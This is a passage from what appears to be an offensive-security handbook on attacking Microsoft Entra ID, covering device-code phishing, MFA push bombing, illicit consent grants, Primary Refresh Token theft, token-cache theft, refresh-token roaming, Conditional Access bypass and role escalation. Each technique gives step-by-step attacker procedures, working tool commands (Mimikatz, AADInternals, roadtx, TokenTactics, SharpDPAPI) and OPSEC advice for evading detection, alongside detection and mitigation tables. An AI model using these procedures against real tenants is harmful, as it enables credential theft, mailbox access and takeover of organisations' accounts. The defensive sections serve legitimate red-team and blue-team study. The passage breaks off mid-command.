AADUserRiskEvents	Anomalous token, Impossible travel, and Unfamiliar sign-in properties on the session.
EmailEvents	The lookalike URL, correlated AiTM detection, and follow-on inbox-forwarding or mailbox-rule creation.

OPSEC MODERATE → HIGH

- Sign-in from a hosting-provider ASN, impossible travel, session-cookie reuse across two IPs, and Defender's AiTM detection.
- Warm the domain, match the victim's geography for the replay, and act on the session quickly.

Mitigation

- **Phishing-resistant MFA** (FIDO2 / Windows Hello / certificate) — the definitive control; origin binding defeats the proxy.
- **Token protection and device-bound Conditional Access** so a stolen cookie cannot be replayed from an unmanaged host.
- **Continuous Access Evaluation** and sign-in risk policies to revoke the session the moment it looks anomalous.
- **Alert on session-cookie reuse across IPs and on new inbox-forwarding rules** as the post-AiTM tell.



Device-Code Phishing

ENTRA-IA-03 · MITRE T1566 Phishing · T1528 Steal Application Access Token · device authorization grant

There is no fake page in this one. The attacker starts an OAuth device-authorization flow for a first-party Microsoft client, receives a short user code, and asks the victim to enter it at the real `microsoft.com/devicelogin`. The victim signs in and clears MFA against Microsoft itself; the attacker polls the token endpoint and collects access and refresh tokens. Authenticity is the weapon — the only unusual thing the victim sees is a code they did not generate.

WHY IT MATTERS

MFA is satisfied at the genuine endpoint, so phishing-resistant factors do not stop this — the user really did authenticate. Choosing a first-party client in the FOCI family means the refresh token roams to Graph, Outlook, and beyond. The control is to block the flow, not to strengthen the factor.

PREREQUISITES

- A first-party client id and a delivery channel for the user code (mail or Teams).
- The victim must enter the code within the ~15-minute validity window.

How it works

A POST to `/oauth2/v2.0/devicecode` with a public client id returns a `device_code`, a human `user_code`, and the verification URL. The attacker delivers the user code with a plausible pretext; the victim enters it at the real Microsoft page and completes sign-in and MFA. The attacker polls `/oauth2/v2.0/token` with `grant_type=device_code` until it returns tokens for the chosen client. [Pick a first-party client with broad pre-consented scopes and the refresh token unlocks most of Microsoft 365 without ever prompting the user again.](#)

- 1 Request a device code for a first-party client with the scopes you want, including `offline_access`.
- 2 Send the user code to the target with urgency, pointing at the legitimate `devicelogin` URL.
- 3 Poll the token endpoint until the victim completes sign-in and tokens are issued.
- 4 Use the refresh token to roam across FOCI clients and pull resource-scoped tokens.

Execution — Windows CAPTURE

TOKENTACTICS — DEVICE-CODE FLOW AND ROAM

```
Import-Module .\TokenTactics.psd1
# start a device-code flow; prints the user_code + devicelogin URL to send
Get-AzureToken -Client MSGraph
# after the victim enters it, roam the refresh token to other resources
RefreshTo-OutlookToken -domain company.com -refreshToken $response.refresh_token
```


Execution — Linux CURL / ROADTX

REQUEST A CODE, POLL FOR TOKENS

```
# request a device code for a first-party client
curl -s https://login.microsoftonline.com/common/oauth2/v2.0/devicecode \
  -d "client_id=<foci_client_id>&scope=https://graph.microsoft.com/.default offline_access"
# deliver user_code, then drive the flow + polling with roadtx
roadtx devicecode -c <client> -r msgraph
```

Tooling

PLATFORM	TOOL	ROLE
WIN	TokenTactics V2	Initiate the device-code flow, capture tokens, roam across FOCI clients
WIN	AADInternals · Invoke-AADIntPhishing	Generate the device-code lure and harvest the resulting tokens
LIN	roadtx (ROADtools)	Drive the device-code grant and polling from Linux
BOTH	GraphRunner / Squarephish	Device-code auth into Graph; QR-and-code delivery variants

Detection

SOURCE	SIGNAL
SigninLogs	Authentication protocol Device Code — rare for ordinary users, so any device-code sign-in is high-fidelity, especially on an unexpected client.
SigninLogs	Sign-in completed from the victim, then tokens used from the attacker's IP shortly after.
AADUserRiskEvents	Anomalous token and unfamiliar-properties detections on the issued session.

OPSEC MODERATE

- The **Device Code** authentication protocol is rare for normal users, so any device-code sign-in is high-fidelity.
- A victim-then-attacker location mismatch follows within minutes; operate from a plausible egress and move fast inside the validity window.

Mitigation

- **Conditional Access blocking the device-code authentication flow** for users and locations that do not need it — the cleanest targeted control.
- **Restrict which first-party apps users can use** and alert on every device-code sign-in.
- **User awareness:** never enter a code you did not initiate, regardless of the pretext.
- **Continuous Access Evaluation** to revoke issued tokens quickly once flagged.



MFA Fatigue & Method Abuse

ENTRA-IA-04 · MITRE T1621 MFA Request Generation · T1556.006 Modify Authentication Process · push bombing

With a password in hand, two paths open. The first is push bombing: trigger Authenticator approvals over and over until a worn-down user taps Approve. The second is quieter and more durable — register an attacker-controlled MFA method on an account that has none yet, or add one as a backdoor, and own the second factor outright.

WHY IT MATTERS

Number matching, now on by default, largely kills blind push bombing — the user must type a number the attacker cannot see. So the centre of gravity has shifted to method abuse: the registration gap on unprotected accounts, and weak SMS or voice factors exposed to SIM-swap. Where number matching is not enforced, the old fatigue play still works.

PREREQUISITES

- A valid password for the target, typically from the spray in this Part.
- For method registration: a momentary authenticated session, or an account where MFA was never enrolled.

How it works

Push bombing is just repeated sign-in: each attempt fires a notification, and volume plus timing does the social engineering. Number matching breaks it by requiring the user to enter a number shown only on the attacker's screen. Method abuse sidesteps factors entirely: if a password-holding attacker reaches an account with no registered MFA, they enrol **their own** authenticator and become the second factor; on an account they briefly control, adding a phone method through Graph leaves a durable backdoor. Weak SMS and voice factors add a third option — intercept or SIM-swap the one-time code.

- ① Where number matching is absent, fire repeated pushes off-hours until the user approves.
- ② On an unprotected account, complete sign-in and register an attacker-controlled authenticator.
- ③ On a controlled account, add an attacker phone or authenticator method as a persistent backdoor.
- ④ Prefer downgrade to SMS or voice where allowed, then intercept or SIM-swap the code.

Execution — Linux PUSH PRESSURE

REPEATED TRIGGER (NO NUMBER MATCHING)

```
# with a valid password, re-initiate sign-in to spam Authenticator pushes
while true; do trevorspray -u user@company.com -p 'Known-Password!'; sleep 30; done
```

Execution — cross-platform METHOD ABUSE

REGISTER AN ATTACKER METHOD VIA GRAPH

```
# add an attacker-controlled phone as an MFA method on a target account
az rest --method POST \
  --uri "https://graph.microsoft.com/v1.0/users/<id>/authentication/phoneMethods" \
  --body '{"phoneNumber":"+1<attacker>","phoneType":"mobile"}'
```

MFASWEEP – FIND ENDPOINTS LACKING MFA

```
Import-Module .\MFASweep.ps1
Invoke-MFASweep -Username user@company.com -Password 'Known-Password!'
```

Tooling

PLATFORM	TOOL	ROLE
LIN	TREVORepray (repeat)	Drive the repeated sign-ins behind a push-bombing attempt
WIN	MFASweep	Map which protocols and clients accept the password without MFA
BOTH	Graph PowerShell / az CLI	Register or alter authentication methods on a controlled account
BOTH	AADInternals	Inspect and manipulate registered security info

Detection

SOURCE	SIGNAL
SigninLogs	A run of MFA challenges and MFA denied events in quick succession, then a success — the push-bombing pattern.
AuditLogs	"User registered security info" — a new phone or authenticator on a sensitive account, from unusual context.
AADUserRiskEvents	Impossible travel or anomalous sign-in immediately after an approval.

OPSEC **HIGH**

- A burst of MFA challenges and **MFA denied** events, then a success — plus "registered security info" if a method is added.
- Push bombing is loud and number matching blunts it; method registration is quieter but still audited.
- Few pushes, off-hours, and prefer method abuse over volume.

Mitigation

- **Enforce number matching and additional context** in Authenticator — it defeats blind push bombing outright.
- **Phishing-resistant MFA** (FIDO2) removes push approval entirely.
- **Require MFA to register MFA** and restrict security-info registration to trusted networks or devices; use Temporary Access Pass tightly.
- **Retire SMS and voice** where possible, and alert on new auth-method registration and repeated MFA denials.



Illicit Consent Grant

ENTRA-IA-05 · MITRE T1528 Steal Application Access Token · T1566.002 Spearphishing Link
· OAuth consent phishing

Instead of stealing a credential, this technique asks the victim to give one away. The attacker registers an OAuth application requesting delegated permissions — mail, files, offline access — and phishes a consent link. The victim sees the genuine Microsoft consent screen, clicks Accept, and the attacker's app receives a refresh token for the user's data. No password changes hands, and a password reset does nothing to revoke it.

WHY IT MATTERS

This is initial access that is already persistence. The grant lives in the directory, not in a session; it survives password resets and MFA changes and is invisible to anyone watching only sign-ins. Tenants that still allow open user consent hand this out for a single click — and admin consent, if phished, scales it to the whole tenant.

PREREQUISITES

- An attacker-registered multi-tenant application and a delivery channel for the consent link.
- A tenant that still permits user consent — or an administrator to phish for tenant-wide consent.

How it works

The attacker's app declares delegated scopes — `Mail.Read`, `Files.Read.All`, `offline_access` — and a redirect handler. A crafted `/authorize` URL sends the victim to the real consent prompt, where the app name is whatever the attacker chose, often impersonating a familiar brand. On Accept, Microsoft returns an authorization code to the handler, which exchanges it for access and refresh tokens carrying the consented scopes. **With `offline_access` the refresh token is durable, reading the victim's mail and files independently of any later password reset.**

- 1 Register a multi-tenant app requesting the delegated scopes you want, with a redirect handler.
- 2 Craft the `/authorize` consent URL and deliver it under a plausible, branded pretext.
- 3 On consent, capture the authorization code and exchange it for access and refresh tokens.
- 4 Use the refresh token to read mail and files; the grant persists in the directory as standing access.

Execution — cross-platform CONSENT PHISHING

HOST THE APP AND CRAFT THE LINK

```
# register a multi-tenant app (Mail.Read, Files.Read.All, offline_access),
# host the consent page and a redirect handler to capture the code
python3 365-Stealer.py --run-app
# consent link to deliver:
https://login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=<app>
&response_type=code&scope=Mail.Read%20Files.Read.All%20offline_access&redirect_uri=<handler>
```

OPERATE THE REFRESH TOKEN

```
# exchange the captured code for tokens, then read mail/files with consented scopes
# offline_access keeps the refresh token durable, independent of password resets
```

Execution — cross-platform HUNT EXISTING GRANTS

FIND WHAT IS ALREADY CONSENTED

```
# existing delegated grants – dangerous scopes already approved, and stale ones
az rest --method GET --uri "https://graph.microsoft.com/v1.0/oauth2PermissionGrants"
# application-permission grants on a service principal – the app-only powerful ones
az rest --method GET --uri "https://graph.microsoft.com/v1.0/servicePrincipals/<id>/appRoleAssignments"
```

Existing grants are a foothold in themselves: a service principal already holding `Mail.Read` or a broad delegated scope can be hijacked by adding a credential (Chapter 14) with no fresh consent — and orphaned, unused apps are the quietest to take over.

Tooling

PLATFORM	TOOL	ROLE
BOTH	365-Stealer	Register the app, host the consent page, harvest tokens, dump mail and files
BOTH	o365-attack-toolkit	Illicit-consent workflow with post-consent data theft
BOTH	GraphRunner	Consent-phishing module and post-grant Graph operations
WIN	AADInternals	Inspect OAuth grants and operate captured tokens

Detection

SOURCE	SIGNAL
AuditLogs	"Consent to application" and "Add OAuth2PermissionGrant" to a newly registered, unverified app — especially with mail or file scopes.
CloudAppEvents	Suspicious-OAuth-app and anomalous-consent detections through app governance.
SigninLogs	The app's service principal acquiring tokens and reading Graph mail or files for the first time.

OPSEC MODERATE

- "Consent to application" and "Add OAuth2PermissionGrant" land in `AuditLogs` — but **not** in the sign-in logs a sign-in-only SOC watches.
- App governance flags unverified apps with sensitive scopes; use a plausible name and modest scopes to blend.

Mitigation

- **Restrict user consent** to verified publishers and low-risk scopes, or disable it entirely and require an admin-consent workflow.
- **Limit who can register applications**, shrinking the pool of attacker-controlled apps in the tenant.
- **App governance and OAuth policies** in Defender for Cloud Apps to auto-flag and disable risky consents.
- **Review enterprise apps and OAuth grants regularly** and revoke unrecognised consents.

Consent grants are not sign-ins, so a tenant watching only authentication misses them entirely — periodic review of OAuth grants is the backstop the audit alert depends on.

PART III

Token & Credential Theft

Stealing the bearer credentials that authorise access, then roaming and replaying them at will.

- | | |
|----|--------------------------------|
| 09 | Primary Refresh Token Theft |
| 10 | Access & Refresh Token Theft |
| 11 | FOCI Family-Client Token Abuse |
| 12 | Conditional Access Bypass |



Primary Refresh Token Theft

ENTRA-TKN-01 · MITRE T1528 Steal Application Access Token · T1550.001 Application Access Token · pass-the-PRT

A Primary Refresh Token is the credential a Windows device receives from Entra ID when it registers or joins, and it is the closest cloud analogue to a password hash. Cloud AP — the authentication plugin running inside LSASS — holds it, renews it, and uses it to issue tokens for every Entra-integrated application the user touches without prompting again. Recover the PRT together with its session key and that behaviour reproduces from any host: access and refresh tokens for Microsoft Graph, the Azure portal, Exchange, or any registered application, minted as the user, with no password and frequently no second factor.

WHY IT MATTERS

A stolen PRT is not a phished session — it is reusable cryptographic material. With the session key it signs its own token requests, survives the user's password change until the PRT itself expires, and carries forward the MFA claim baked in at issuance. Token protection and a TPM are what stand between local admin on one laptop and tenant-wide impersonation.

PREREQUISITES

- Local administrator or SYSTEM on an Entra-joined or Hybrid-joined Windows device — the chain runs inside, or against, LSASS / Cloud AP.
- The PRT blob, its session key (or the KDF context plus derived key), and a current tenant nonce.
- Device-key storage matters: software-protected keys export and run off-box; TPM-protected keys cannot be exported but can still be exercised on the device to sign cookies.

How it works

Cloud AP stores the PRT alongside two asymmetric keys minted at device registration — a Device key and a Transport key — usually sealed by the TPM. Authentication to `login.microsoftonline.com` is carried by a PRT cookie, the `x-ms-RefreshTokenCredential` header: a JWT whose payload contains the PRT and a server-issued nonce, signed with a session key derived from the PRT. Present a valid, freshly-nonces cookie and Entra returns tokens for the requested resource. The attack is two moves — [lift the PRT and key material from the device, then keep minting nonce-bound cookies for as long as the PRT lives](#).

- ① Run as SYSTEM and read the PRT and its protection key out of Cloud AP, or request a ready-made cookie through the device's own BrowserCore interface.
- ② If the keys are software-backed, export them; if TPM-backed, drive the signing on the device to produce cookies, or operate the host remotely.
- ③ Request a nonce from Entra, sign a PRT cookie with the session key, and exchange it for an access plus refresh token for the target resource.
- ④ Use the refresh token from anywhere to roam across FOIC client IDs and pull tokens for Graph, ARM, and Exchange — independent of the original host.

Execution — Windows EXTRACT

AADINTERNALS — EXTRACT, FORGE, AND MINT END-TO-END

```
Import-Module AADInternals
# pull the PRT + session key from the signed-in device
$keys = Get-AADIntUserPRTKeys
# forge a nonce-bound PRT cookie (x-ms-RefreshTokenCredential)
$prt = New-AADIntUserPRTToken -Settings $keys
# exchange it for an access token for Microsoft Graph
Get-AADIntAccessTokenForMSGraph -PRTToken $prt
```

MIMIKATZ — READ CLOUD AP KEY MATERIAL

```
mimikatz # privilege::debug
mimikatz # token::elevate
mimikatz # sekurlsa::cloudap      # PRT + encrypted PoP key
mimikatz # sekurlsa::dpapi       # recover the clear session key
```

ROADTOKEN — REQUEST A COOKIE VIA BROWSECORE (MEDIUM INTEGRITY)

```
# returns a live x-ms-RefreshTokenCredential from the user's session
roadtoken.exe
```

Execution — Linux USE / FORGE OFF-BOX

ROADTX (ROADTOOLS) — DRIVE THE RECOVERED MATERIAL

```
# build a PRT from the recovered blob + session key
roadtx prt --prt <base64_prt> --prt-sessionkey <hex_key>
# mint an access token for Microsoft Graph from the stored PRT
roadtx gettokens --use-prt -r https://graph.microsoft.com
# pass-the-PRT into a real browser session at the Azure portal
roadtx browserprtauth --keep-open -url https://portal.azure.com
```

DOWNSTREAM — OPERATE THE TOKENS

GraphRunner and TokenTactics V2 take the resulting tokens further: Graph reconnaissance, refresh-token roaming across FOIC client IDs, and mailbox or OneDrive access — without ever returning to the device.

Tooling

PLATFORM	TOOL	ROLE
WIN	AADInternals	Extract PRT + session key, forge cookies, mint tokens end-to-end
WIN	Mimikatz · sekurlsa::cloudap / dpapi	Read Cloud AP PRT and recover the clear session key
WIN	ROADtoken / requestaadrefresh token	Pull a live PRT cookie through BrowserCore at medium integrity
LIN	roadtx (ROADtools)	Build and enrich PRTs, mint tokens, pass-the-PRT to a browser
LIN	GraphRunner	Post-token Graph reconnaissance and abuse
BOTH	TokenTactics V2	Token request and refresh-token roaming across FOIC clients

Detection

SOURCE	SIGNAL
SigninLogs	PRT-backed sign-in from the registered device ID but an unfamiliar IP, ASN, or user-agent; token requests with no matching interactive authentication.
AADUserRiskEvents	Anomalous token, Unfamiliar sign-in properties, and Token issuer anomaly risk detections raised on the user.
DeviceFileEvents	LSASS read by non-system tooling, <code>BrowserCore.exe</code> spawned by an unexpected parent, anomalous Cloud AP / dsregcmd access.
SigninLogs	Token-protection enforcement failures — a bound token presented from a context that cannot prove possession of the device key.

OPSEC **MODERATE**

- Requires SYSTEM and the device key, so EDR sees LSASS / broker access on the host; replay shows a new IP.
- The theft is the loud part; replay from a device-like context and honour token protection to stay quiet.

Mitigation

- **Token protection for sign-in sessions** (Conditional Access) cryptographically binds the refresh token to the device, so a lifted cookie cannot be replayed elsewhere. The single highest-value control.
- **TPM-backed device keys** and Windows Hello for Business keep the Transport and Device keys non-exportable — material can only be exercised on the originating host.
- **Phishing-resistant MFA** (FIDO2 / WHfB) so re-authentication cannot be relayed even where a token path is partially abused.
- **LSASS hardening** — RunAsPPL, Credential Guard, and the ASR rule blocking credential theft from LSASS raise the cost of the on-device extraction step.
- **Remove standing local administrator** on endpoints; the entire chain depends on admin or SYSTEM.
- **Continuous Access Evaluation** with short token lifetimes to revoke quickly once a sign-in is flagged.

Credential Guard reduces but does not wholly eliminate Cloud AP exposure; treat it as defence-in-depth alongside token binding, not a replacement for it.



Access & Refresh Token Theft

ENTRA-TKN-02 · MITRE T1528 Steal Application Access Token · T1550.001 Application Access Token · replay

A Primary Refresh Token is the richest prize, but it is not the only one. Ordinary access and refresh tokens sit in caches all over an endpoint — the Azure CLI token store, MSAL caches, the Web Account Manager broker, browser cookie databases. They are bearer credentials, so a copy lifted from a compromised host is replayed from anywhere. The refresh token is what an attacker wants: long-lived, and a mint for fresh access tokens against any resource the user can reach.

WHY IT MATTERS

Unlike a PRT, these tokens need no SYSTEM and no device key — a user-context foothold is enough, and on Linux and macOS the Azure CLI cache is frequently plain readable JSON. One stolen refresh token replays into Graph, Outlook, and the management plane with nothing on the wire but a bearer header.

PREREQUISITES

- A user-context foothold on a host where someone has signed in to a CLI, browser, or Office.
- On Windows, the user's DPAPI context to decrypt the cache or cookie store.

How it works

Tokens are cached for silent reuse, and the cache locations are well known. The Azure CLI keeps refresh tokens in `~/.azure/msal_token_cache.bin` — DPAPI-sealed on Windows, often readable elsewhere. MSAL applications cache under `.IdentityService`, the broker under `TokenBroker\Cache`, and browsers hold the `ESTSAUTH` session cookies in their cookie store. [Recover a refresh token and redeem it for new access tokens; recover an access token and set it as a bearer header straight against the API](#). Because the CLI client is a family client, a single stolen refresh token also roams — the subject of the next chapter.

- ① Locate the token caches and cookie stores for the signed-in user on the host.
- ② Decrypt them in the user's context where they are DPAPI-protected; read them directly where they are not.
- ③ Replay an access token as a bearer header, or redeem a refresh token for fresh tokens from attacker infrastructure.
- ④ Carry the refresh token off-box; it keeps minting access tokens until it expires or is revoked.

Execution — Windows DECRYPT & LIFT

SHARPDPAPI / SHARPCROME — CACHES AND COOKIES

```
# decrypt the Azure CLI MSAL cache (DPAPI, user context) for refresh tokens
SharpDPAPI.exe blob /target:"%USERPROFILE%\azure\msal_token_cache.bin"
# lift Edge/Chrome ESTSAUTH session cookies for replay
SharpChrome.exe cookies /cookie:ESTSAUTH
```

Execution — Linux READ & REPLAY

PULL FROM THE CLI CACHE, REDEEM WITH ROADTX

```
# on Linux the CLI cache is often readable JSON — pull the refresh token
jq -r '.RefreshToken[].secret' ~/.azure/msal_token_cache.bin
# replay: mint a fresh Graph access token off the stolen refresh token
roadtx gettokens --refresh-token <rt> -c <azure_cli_client_id> -r msgraph
```

BEARER-REPLAY AN ACCESS TOKEN

```
curl -s https://graph.microsoft.com/v1.0/me -H "Authorization: Bearer <access_token>"
```

Execution — cross-platform OTHER BROWSER STORES

FIREFOX, WEBVIEW2, AND THE LIMIT OF TOKEN BINDING

```
# Firefox keeps cookies in the profile with no DPAPI on the store
sqlite3 ~/.mozilla/firefox/<profile>/cookies.sqlite "select host,name,value from moz_cookies where host like '%microsoft%'"
# WebView2 backs Office and Teams — its cookie store sits beside the app
dir "%LOCALAPPDATA%\<app>\EBWebView\Default\Network\Cookies"
```

Token binding is the ceiling: where token protection is enforced, the session cookie is cryptographically bound to the device and will not replay from another host — which is exactly why device-bound Conditional Access blunts this chapter.

Tooling

PLATFORM	TOOL	ROLE
WIN	SharpDPAPI / SharpChrome	Decrypt DPAPI-protected token caches and browser session cookies
LIN	roadtx (ROADtools)	Redeem stolen refresh tokens for fresh access tokens
BOTH	TokenTactics V2	Parse, refresh, and operate stolen tokens
WIN	Mimikatz · dpapi / sekurlsa	Recover cache keys and pull tokens from process memory

Detection

SOURCE	SIGNAL
SignInLogs	A refresh-token redemption from an unfamiliar IP or ASN; the CLI or broker client acquiring tokens from a location the user never uses.
DeviceFileEvents	Access to <code>.azure</code> , <code>TokenBroker</code> , or browser cookie databases, and SharpDPAPI / SharpChrome behaviour.
AADUserRiskEvents	Anomalous token and unfamiliar-properties detections once the token is replayed.

OPSEC LOW → MODERATE

- Cache and cookie access on the host (EDR / `DeviceFileEvents`) and refresh-token redemption from an unfamiliar IP.
- User-context and quieter than a PRT; replay promptly before Continuous Access Evaluation catches up.

Mitigation

- Token protection and device-bound Conditional Access so a token lifted to an unmanaged host fails at replay.
- Short token lifetimes with Continuous Access Evaluation to shrink and revoke the replay window.

- **Endpoint hygiene** — sign CLIs out, avoid long-lived sessions on shared hosts, and protect caches with EDR and browser app-bound cookie encryption.
- **Phishing-resistant MFA plus compliant-device policy** so stolen tokens cannot satisfy access from attacker infrastructure.



FOCI Family-Client Token Abuse

ENTRA-TKN-03 · MITRE T1550.001 Application Access Token · T1528 Steal Application Access Token · refresh-token roaming

A stolen refresh token is worth more than the application it came from. Microsoft groups certain first-party clients into a Family of Client IDs, and a refresh token issued to one family member can be redeemed for tokens scoped to another — no re-consent, no second factor. An Azure CLI token becomes an Outlook token, then a Teams token, then a Graph token. One credential, the entire Microsoft 365 surface.

WHY IT MATTERS

This is the amplifier behind every token-theft chapter. It means the question is not which client you stole from, only whether it was a family client — and the broadly-scoped first-party clients almost all are. A single refresh token from a PRT, a device-code phish, or a cache pivots across mail, files, directory, and the management plane.

PREREQUISITES

- A single refresh token issued to any family client — from any of the preceding techniques.

How it works

The token endpoint accepts a refresh-token grant with a **different** client id from the one the token was minted for, provided both belong to the family. Pass the original refresh token, the new client id, and the target resource, and Entra returns an access token — and a fresh refresh token — for the new client. The family property is what makes this work, and it is set on most first-party clients with broad pre-consented scopes. The result is lateral movement across resources from one piece of credential material.

- 1 Take any family refresh token recovered earlier.
- 2 Redeem it against the token endpoint with a different family client id and the resource you want.
- 3 Receive an access token plus a new refresh token scoped to the new client.
- 4 Repeat across Graph, Exchange, SharePoint, Teams, and ARM as needed.

Execution — Windows ROAM

TOKENACTICS — REFRESH INTO EACH RESOURCE

```
Import-Module .\TokenTactics.psd1
RefreshTo-MSGraphToken -domain company.com -refreshToken $rt # directory
RefreshTo-OutlookToken -domain company.com -refreshToken $rt # mailbox
RefreshTo-AzureCoreManagementToken -domain company.com -refreshToken $rt # ARM
```

Execution — Linux CROSS-CLIENT

ROADTX — SAME TOKEN, DIFFERENT FAMILY CLIENT

```
# no re-consent — only the client id and resource change
roadtx gettokens --refresh-token <rt> -c <teams_client_id> -r https://graph.microsoft.com
roadtx gettokens --refresh-token <rt> -c <office_client_id> -r https://outlook.office365.com
```

Tooling

PLATFORM	TOOL	ROLE
WIN	TokenTactics V2	RefreshTo-* cmdlets roam a token across the family per resource
LIN	roadtx (ROADtools)	Redeem a refresh token against any family client and resource
BOTH	GraphRunner	Roams tokens under the hood to drive Graph operations
BOTH	ROADtools FOCI reference	Known family client ids and their pre-consented scopes

Detection

SOURCE	SIGNAL
SignInLogs	One user's refresh token redeemed across multiple first-party client app ids in a short window, typically from a single new IP — the roaming fingerprint.
AADServicePrincipalSignInLogs	Graph, Exchange, and ARM all accessed by the same principal from the same unfamiliar source in quick succession.
AADUserRiskEvents	Anomalous token and unfamiliar-properties detections across the chain.

OPSEC MODERATE

- One refresh token redeemed across several first-party client IDs in a short window is the **roaming fingerprint**.
- Space out per-resource requests and avoid touching Graph, Exchange, and ARM back-to-back from one new IP.

Mitigation

- **Prevent the theft upstream** — family roaming cannot be disabled, so the controls from the PRT, device-code, and cache chapters are the real defence.
- **Token protection and per-resource Conditional Access** so a roamed token still meets a device check at each resource.
- **Revoke sign-in sessions on detection** — invalidating the user's refresh tokens stops the family token dead; a password reset alone does not.
- **Continuous Access Evaluation and short lifetimes** to cut the roaming window.

Revocation is the lever here. Once a family refresh token is out, only revoking the user's tokens — not a password change by itself — reliably ends the access.



Conditional Access Bypass

ENTRA-TKN-04 · MITRE T1550 Use Alternate Authentication Material · T1078.004 Cloud Accounts · policy evasion

Conditional Access decides whether a sign-in proceeds, based on signals it can read — device state, location, client app, platform, risk. Every one of those signals can be shaped. An attacker satisfies a device requirement with a stolen or forged device claim, sits inside a trusted IP range, presents a client or platform a policy never covered, or simply exploits the gaps: excluded accounts, report-only policies, and legacy-auth exceptions. The policy holds; the attacker walks around it.

WHY IT MATTERS

Conditional Access is the control most tenants lean on hardest, which makes its gaps the highest-value find. A single excluded break-glass account, one policy left in report-only, or legacy authentication still reachable can render a carefully built MFA posture optional for exactly the path an attacker chooses.

PREREQUISITES

- Valid credentials or a stolen token, plus knowledge of the policy set — itself readable with a low-privilege token.
- For device-claim bypass, the ability to register a device or a PRT lifted from a compliant one.

How it works

Policies evaluate claims in the sign-in. A token carrying a device id from a registered or compliant device satisfies `require compliant device`, so registering a device — or stealing a PRT from one — produces sign-ins that pass. Trusted-location policies key on the actual connection IP, so operating from inside an allowlisted range clears them. Policies scoped to `browser` but not desktop clients, or to some platforms and not others, are bypassed by choosing a client the policy does not name. **And the most reliable bypass is a gap: an excluded user, a report-only policy that never enforces, or legacy authentication that was never blocked.**

- 1 Read the Conditional Access policy set and map exclusions, report-only policies, and uncovered clients or platforms.
- 2 Where a device claim is required, register a device or use a PRT from a compliant one to carry the claim.
- 3 Where location is the gate, operate from inside a trusted IP range or an allowlisted egress.
- 4 Otherwise pick the excluded account, the uncovered client, or the legacy-auth path the policy leaves open.

Execution — Linux DEVICE CLAIM

ROADTX — SATISFY A COMPLIANT-DEVICE POLICY

```
# register a device, then obtain a PRT carrying the device claim
roadtx device -a register -u user@company.com -p '<pass>'
roadtx prt -u user@company.com -p '<pass>'
# the resulting session now meets "require compliant/hybrid device"
roadtx browserprtauth -url https://portal.azure.com
```


Execution — cross-platform FIND THE GAP

ENUMERATE THE POLICY SET

```
# exclusions, report-only, legacy-auth gaps, break-glass accounts
roadrecon gather && roadrecon plugin policies
# or Microsoft Graph: GET /identity/conditionalAccess/policies
```

USE AN UNCOVERED CLIENT

```
# request tokens as a client or platform the policy does not name
roadtx gettokens --refresh-token <rt> -c <client_outside_policy> -r <resource>
```

Tooling

PLATFORM	TOOL	ROLE
LIN	roadtx (ROADtools)	Register devices, carry device claims, and request tokens as uncovered clients
LIN	roadrecon	Enumerate the Conditional Access policy set and its gaps
WIN	AADInternals	Device registration and PRT operations to forge the compliant-device claim
BOTH	MAAD-AF / ScubaGear	Automate bypass checks and surface misconfigured policies

Continuous Access Evaluation & authentication contexts

Two mechanisms decide how long a bypass lasts and what it reaches. **Continuous Access Evaluation** lets Exchange, SharePoint, Teams, and Graph re-check a token in near real time and revoke it on a critical event — a password reset, an account disable, or a risk detection — instead of waiting out its lifetime, and it enforces IP-based location policy at the resource itself. For the operator this means a stolen token can die mid-session, and that **revoking the user's sessions, not merely resetting the password, is what actually ends access**. **Authentication contexts** tag sensitive apps or actions so Conditional Access can demand step-up — typically phishing-resistant MFA — before they proceed; a token that cleared ordinary sign-in does not satisfy the context, and the step-up must be met on its own terms.

Detection

SOURCE	SIGNAL
SignInLogs	The per-sign-in Conditional Access result — review notApplied outcomes, sign-ins from a trusted IP for an account that never uses it, and claims from a newly registered device.
AuditLogs	New device registrations, Conditional Access policy edits, and any use of an excluded break-glass account.
AADServicePrincipalSignInLogs	Service-principal sign-ins outside the scope of user Conditional Access.

OPSEC LOW → MODERATE

- Depends on the path: **notApplied** CA results, a new device registration, or use of an excluded account.
- A genuinely excluded account or an uncovered client is the quietest route; device-claim forgery adds a registration event.

Mitigation

- **Close the gaps** — minimise exclusions, retire report-only policies used as if enforced, block legacy authentication, and cover all apps, clients, and platforms.

- **Guard the compliance signal** with token protection and phishing-resistant MFA so device and identity claims cannot be forged or stolen usefully.
- **Monitor break-glass accounts** and alert on any use, new device registration, or policy change.
- **Apply workload-identity Conditional Access** to service principals, and run a policy assessment regularly to find gaps first.

PART IV

Privilege Escalation in Entra

Climbing from a foothold to Global Administrator through roles, applications, groups, and scope.

- | | |
|----|--|
| 13 | Directory Role & Group Abuse |
| 14 | Application & Service-Principal Abuse |
| 15 | Dynamic Group Membership Abuse |
| 16 | Administrative Units & RBAC Misconfiguration |



Directory Role & Group Abuse

ENTRA-PE-01 · MITRE T1098.003 Additional Cloud Roles · T1078.004 Cloud Accounts · role-assignable groups

Escalation in Entra is often a single role assignment. A principal that can manage roles — Privileged Role Administrator, or a custom role with the right permission — grants itself Global Administrator and the tenant is over. Where roles are not directly assignable, role-assignable groups carry the same risk: a group granted a privileged role inherits it to every member, and owning that group is enough to add yourself.

WHY IT MATTERS

Privileged Role Administrator is Global-Admin-equivalent for escalation — it can hand any role to anyone. And the quiet path is ownership: a role-assignable group holding a privileged role, owned by an account no one thinks of as Tier-0, turns group ownership into directory takeover.

PREREQUISITES

- A principal that can assign roles, or ownership of a role-assignable group that holds one.
- Authentication-method rights (Privileged Authentication Administrator) are an alternate path — reset an admin's credentials directly.

How it works

Directory roles are granted by a role assignment binding a principal to a role definition at a scope. A holder of `RoleManagement.ReadWrite.Directory` — through a role or an app permission — can create that binding for Global Administrator. Role-assignable groups (`isAssignableToRole=true`) are managed only by privileged roles, but their **owners** are frequently not, so adding yourself as a member of a group that already holds a privileged role inherits the role without ever touching a role assignment. Authentication-administrator roles offer a third route — reset a Global Administrator's password or MFA and sign in as them.

- 1 From the recon graph, find the shortest edge to a privileged role — a direct assign right, a writable role-assignable group, or an auth-admin scope.
- 2 Where you can assign roles, bind Global Administrator to a controlled principal.
- 3 Where you own a privileged role-assignable group, add yourself as a member and inherit the role.
- 4 Where you hold an auth-admin role, reset a Global Administrator's credentials and take the account.

Execution — cross-platform ASSIGN

GRAPH POWERSHELL — GRANT A DIRECTORY ROLE

```
# bind Global Administrator to a controlled principal (needs role-assign rights)
$ga = (Get-MgDirectoryRoleTemplate | ? DisplayName -eq 'Global Administrator').Id
